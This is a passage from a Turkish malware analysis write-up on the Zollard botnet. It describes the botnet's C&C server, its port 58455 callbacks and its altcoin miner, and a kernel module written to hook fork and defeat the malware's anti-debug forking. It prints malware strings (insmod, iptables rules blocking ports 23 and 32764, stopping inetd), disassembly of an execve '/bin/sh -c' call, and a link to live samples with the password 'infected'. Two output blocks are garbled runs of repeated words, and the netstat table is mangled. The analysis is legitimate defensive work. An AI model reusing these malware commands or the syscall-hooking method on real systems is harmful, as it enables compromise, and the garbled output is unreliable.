2844 2052 --- SIGCHLD {st_resumed> ) = 0 (Timeout)
```

NOT:

connect fonksiyonunun -1 le dönmesi internete çıkışı olmayan sanallaştırılmış cross platformda çalışmamızdan kaynaklanmaktadır.

Bu IP adresinde port taraması yaptığımızda ise portların filtreli olduğunu gördük bizde Tespit ettiğimiz 1000. Port üzerinden bağlantı kurup neler olduğunu görmek istedik. Gerçekleşen bağlantı sonrası ne yazarsak yazalım "SCANNER" ve "OK" mesajlarını alıyorduk. Böylece bu adresin C&C server olduğu kararını verdik.

Mantıken eğer başarılı bir şekilde sunucuya bağlantı kurabilirse ulaştım raporunu veriyordu çünkü bağlantı sonrasında 58455 portunu açarak buradan emir almaya başlıyor. Haberleşme mekanizmasında özel bir istek kullandığını düşünüyoruz ve gelen emre göre dos saldırıları, taramalar yapabiliyor. Ayrıca ilginç olarak dikkatimizi çeken bir başka durum ise içinde bitcoin (altcoin) miner bulundurmasıdır. Etkisi her ne kadar düşükte olsada yine de düşünülüp içine yerleştirilmiş durumda.

```
casey@kilobyte:~$
casey@kilobyte:~$
casey@kilobyte:~$
casey@kilobyte:~$
connection to 93.174.93.52 1000 -vvv

Connection to 93.174.93.52 1000 port [tcp/*] succeeded!

root

SCANNER

DK > admin

SCANNER

OK> asdasdc
```



Zararlıyı bulduğumuz sistemde "/var/run" dizinine gidip "Is –a" komutunu çalıştırdığımızda .lolpid dosyası dışında ".zollard" isimli bir dizine denk geliyoruz içinde binarylere ek olarak 2 tane de encrypt edilmiş dosyaya denk geldik. Kodlar diğerleri gibi striplenmiş ve header bilgileri değiştirilmiş ama içerisinde ki stringler iyi gizlenememiş bu dizinde binaryler arasında x86 içinde hazırlanmış bi binary e denk geldik içindeki stringlere baktığımızda:

```
insmod /lib/modules/`uname -r`/kernel/net/ipv4/netfilter/ip_tables.ko
insmod /lib/modules/`uname -r`/kernel/net/ipv4/netfilter/iptable_filter.ko
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 32764 -j DROP
/etc/init.d/inetd stop
/etc/init.d/xinetd stop
```

Kernel modülü yüklediğini, başka bir kısımda ise alternatif coin basmak için hazırlanmış "minerd" programını indirip madenci havuzuna bağlantı kurduğunu görüyoruz:

şimdiye kadar sistemin çalışma mekanizmasıyla ilgili kolayca analiz yapabilmemizin verdiği cesaretle direk dinamik analize geçiyoruz. "strace -f -o trace.log ./x86" dediğimizde program çıkmadan bu dizinde ne var ne yok siliyor ve log dosyamızı kaybediyoruz. Çalışan pidleri kontrol ettiğimizde ismi görünmeyen iki pide denk geldik aynı pid numaralarını;

```
        Remel@kernel:"/tmp/tmp/botnet/zollard/aa$ sudo netstat -penta

        Active Internet connections (servers and established)

        Proto Recv-Q Send-Q Local Address
        Foreign Address
        State
        User
        Inode
        PIB/Program name

        tcp
        0
        127,0.1,1;53
        0,0.0,0;*
        LISTEN
        0
        11286
        1442/dnsmasq

        tcp
        0
        0.0,0,0;*
        LISTEN
        0
        13473
        2004/

        tcp
        0
        127,0,0,1;631
        0,0,0,0;*
        LISTEN
        0
        8403
        451/cupsd

        tcp
        0
        1 10,0,2,15;37490
        117,201,16,24;58455
        SYN_SENT
        0
        13772
        2036/

        tcp
        0
        1 10,0,2,15;57621
        117,201,16,26;58455
        SYN_SENT
        0
        13768
        2036/

        tcp
        0
        1 10,0,2,15;57621
        117,201,16,29;58455
        SYN_SENT
        0
        13768
        2036/

        tcp
        0
        1 10,0,2,15;573417
        117,201,16,29;58455
        SYN_SENT
        0
        13764
        2036/

        tcp
        0
        1 10,0,2,15;43951
        117,201,16,29;58455
        SYN_SENT<
```

bi yerlere bağlantı isteği kurmaya çalışırken görüyoruz (177.201.16... ip bloğu). Bu zararlının bulaştığı sistemi karşılamak için konfigure edilmiş durumda program her çalıştığında bu bloktan birileriyle haber kurmak için çabalıyor. Analiz kısmına dönecek olursak bu pid yi öldürdüğümüz zaman başarılı bir şekilde process sonlanıyor ama başka bir pid ile yeni bir isimsiz program açılıyor ve sistemi kitliyor beklenmedik biçimde program bizi alt etmeyi başardı bu qemuyu yeniden çalıştırmamız gerektiği anlamına geliyor.




Sistemi yeniden başlattığımızda zararlının log dosyasını bu sefer alt dizine alacak şekilde çalıştırdık.

```
| Company | Company | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colored | Colo
```

log dosyamızda hoşumuza gitmeyecek bir çıktı bizi karşılıyor görüldüğü üzere bir elin parmaklarını geçmeyecek kadar fonksiyon çağrısı var [close(),prctl(),fork(),exit()]. Üstelik binary düzgün bir şekilde çalıştı hatta madenci programı da çalıştı ve "cpu"yu sömürmeye başladı bile.



Halbuki IDA ile binary'i incelediğimizde bir çok yerde "execve" sistem çağrısının kullanıldığını görüyoruz.



```
lea edi, [esp+2Ch+var_20]

cld

stosd

stosd

stosd

mov [esp+2Ch+var_20], offset aBinSh; "/bin/sh"

mov [esp+2Ch+var_1C], offset aC; "-c"

mov [esp+2Ch+var_18], esi

sub esp, 0Ch

lea eax, [esp+38h+var_20]

push eax

call sub_8048980
```

Log dosyamızda elde ettiğimiz ve hoşumuza gitmeyen çıktının bu şekilde gelmesine prctl() fonksiyonunda "PR_SET_NAME" sayesinde yeni bir thread çağırıyor şüphesi uyandı. Bunu parent process ten koparıyorsa eğer bu yüzden çıktıyı alamıyor olabilir dedik. Yani karşımızda ileri düzey bi anti debug tekniği vardı. Açıkça biz böyle bir teknik varmı onuda bilmeden böyle olabilir dedik çünkü daha önce hiç karşılaşmamıştık. Bunu atlatabilmenin yöntemini aradık ve bir çok şey denedik ama hiçbirinde başarılı olamadık.

Aklımıza kütüphane fonksiyonlarını hooklamak ve programı çağırmadan önce yüklemek geldi ama kodun statik derlendiğini hatırlayınca bundan vazgeçtik.



4.6. Zollard Zararlısı, Fork Hook

Normal yollardan atlatamayacağımızı anlayınca bizde teorik olarak bir kaç çözüm önerisi getirdik kilit sistem çağrılarına (fork,prctl) hook atarak sistemin akışını değiştirmek bize çözüm sunabilirmiydi? Sunsa bile bu iş oldukça riskli duruyordu çünkü binaryi her çalıştırdığımızda sistemi yeniden başlatmak zorunda kalacaktık, üzerinde iyice düşünüp doğru hamleyi bulmaya çalıştık. Fork'un her seferinde Child olarak dönmesini sağlayabilirsek, Parent'in kendini öldürdüğü noktaya hiç ulaşamayacağını ve programın devam edeceği konusunda bir karara vardık ve bu teknik için modülü yazmaya başladık.

Modülün yapısını kısaca açıklayacak olursak Linux 2.6 kernellardan bu yana var olan page protection korumasını atlatıp syscall tablosunda forkun adresini bulup bizim yazdığımız fork fonksiyonuyla onu yer değiştirecektik, yani asıl işi gören fork fonksiyonumuz artık:

asmlinkage long yeni_fork(void){return 0;}

bu şekilde çalışacaktı ve her seferinde 0 değerini dönderecekti, modülü yükleyip denememizi yaptığımızda:

```
| Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size | Size |
```

Başarılı bir şekilde forkun devamını görmeyi başarmıştık. Forkun devamında gördüğümüz şey çift yönlü boru (pipe) haberleşmeleri kullanılmıştı. Buradan anladığımız ise bu kodun iyi bir sistem programcısının elinden çıktığıydı. Forkun her seferinde Ola dönmesi ileriki aşamada başımıza dert oluyor olsada ilk aşamayı aşmayı başarmıştık. Şimdi çözememiz gereken sorun boruların kırılmasıydı.pipe iletişimin aksıyor olması program işlevini yerine getirememesine yol acıyordu. Burada olan şey forkun içinde ki forkların takibi sırasında parentlerin iletişiminin aksıyor olmasıydı. bizim istediğimiz ise program çalışsın ve bizde neyi çalıştırdığını aşama aşama ve herhangi bir aksama olmadan göstersin bu yüzden forkun yapısını tekrar değiştirmemiz gerekti.



PR_SET_NAME sadece bir yerde kullanılıyordu yani ilk forkun hemen öncesinde dolayısıyla bu yaptığımız şeyi sadece ilk fork için geçerli kılarsak devamında program normal akışına devam edebilcekti ve bizde izlemeyi başarmış olacaktık, gerçekten böylemi olacktı? Bunu anlamak için denemekten başka çağremiz yoktu..

"fork" fonksiyonunu resimdeki gibi değiştirdik burda yapmak istediğimiz şey statik bir değişken oluşturup forkun ilk çalışmasında 0 la dönmesini sağlayıp bundan sonra her çağrıldığında bu değişkeni kontrol değişkeni olarak kullanıp gerçek forka atlamasını sağlamak. Modülü derleyip yüklüyoruz ve sonuç olarak programı başından sonuna kadar izlemeyi başarıyoruz:

Ilerleyen kısımlarda sched_yield ler dikkatimizi çekiyor CPUyu sömürmek için kullanılan multi thread programlama fonksiyonu çıktıyı analiz ettiğimizde önce kendisini koruduğunu daha sonra Altcoin miner indirmeye çalıştığını bunu başaramayınca gösterilen ip blocklarına sürekli bir istekte bulunduğunu gösteriyor.

Samples Download: http://blog.balicbilisim.com/samples.rar

Rar Password: infected

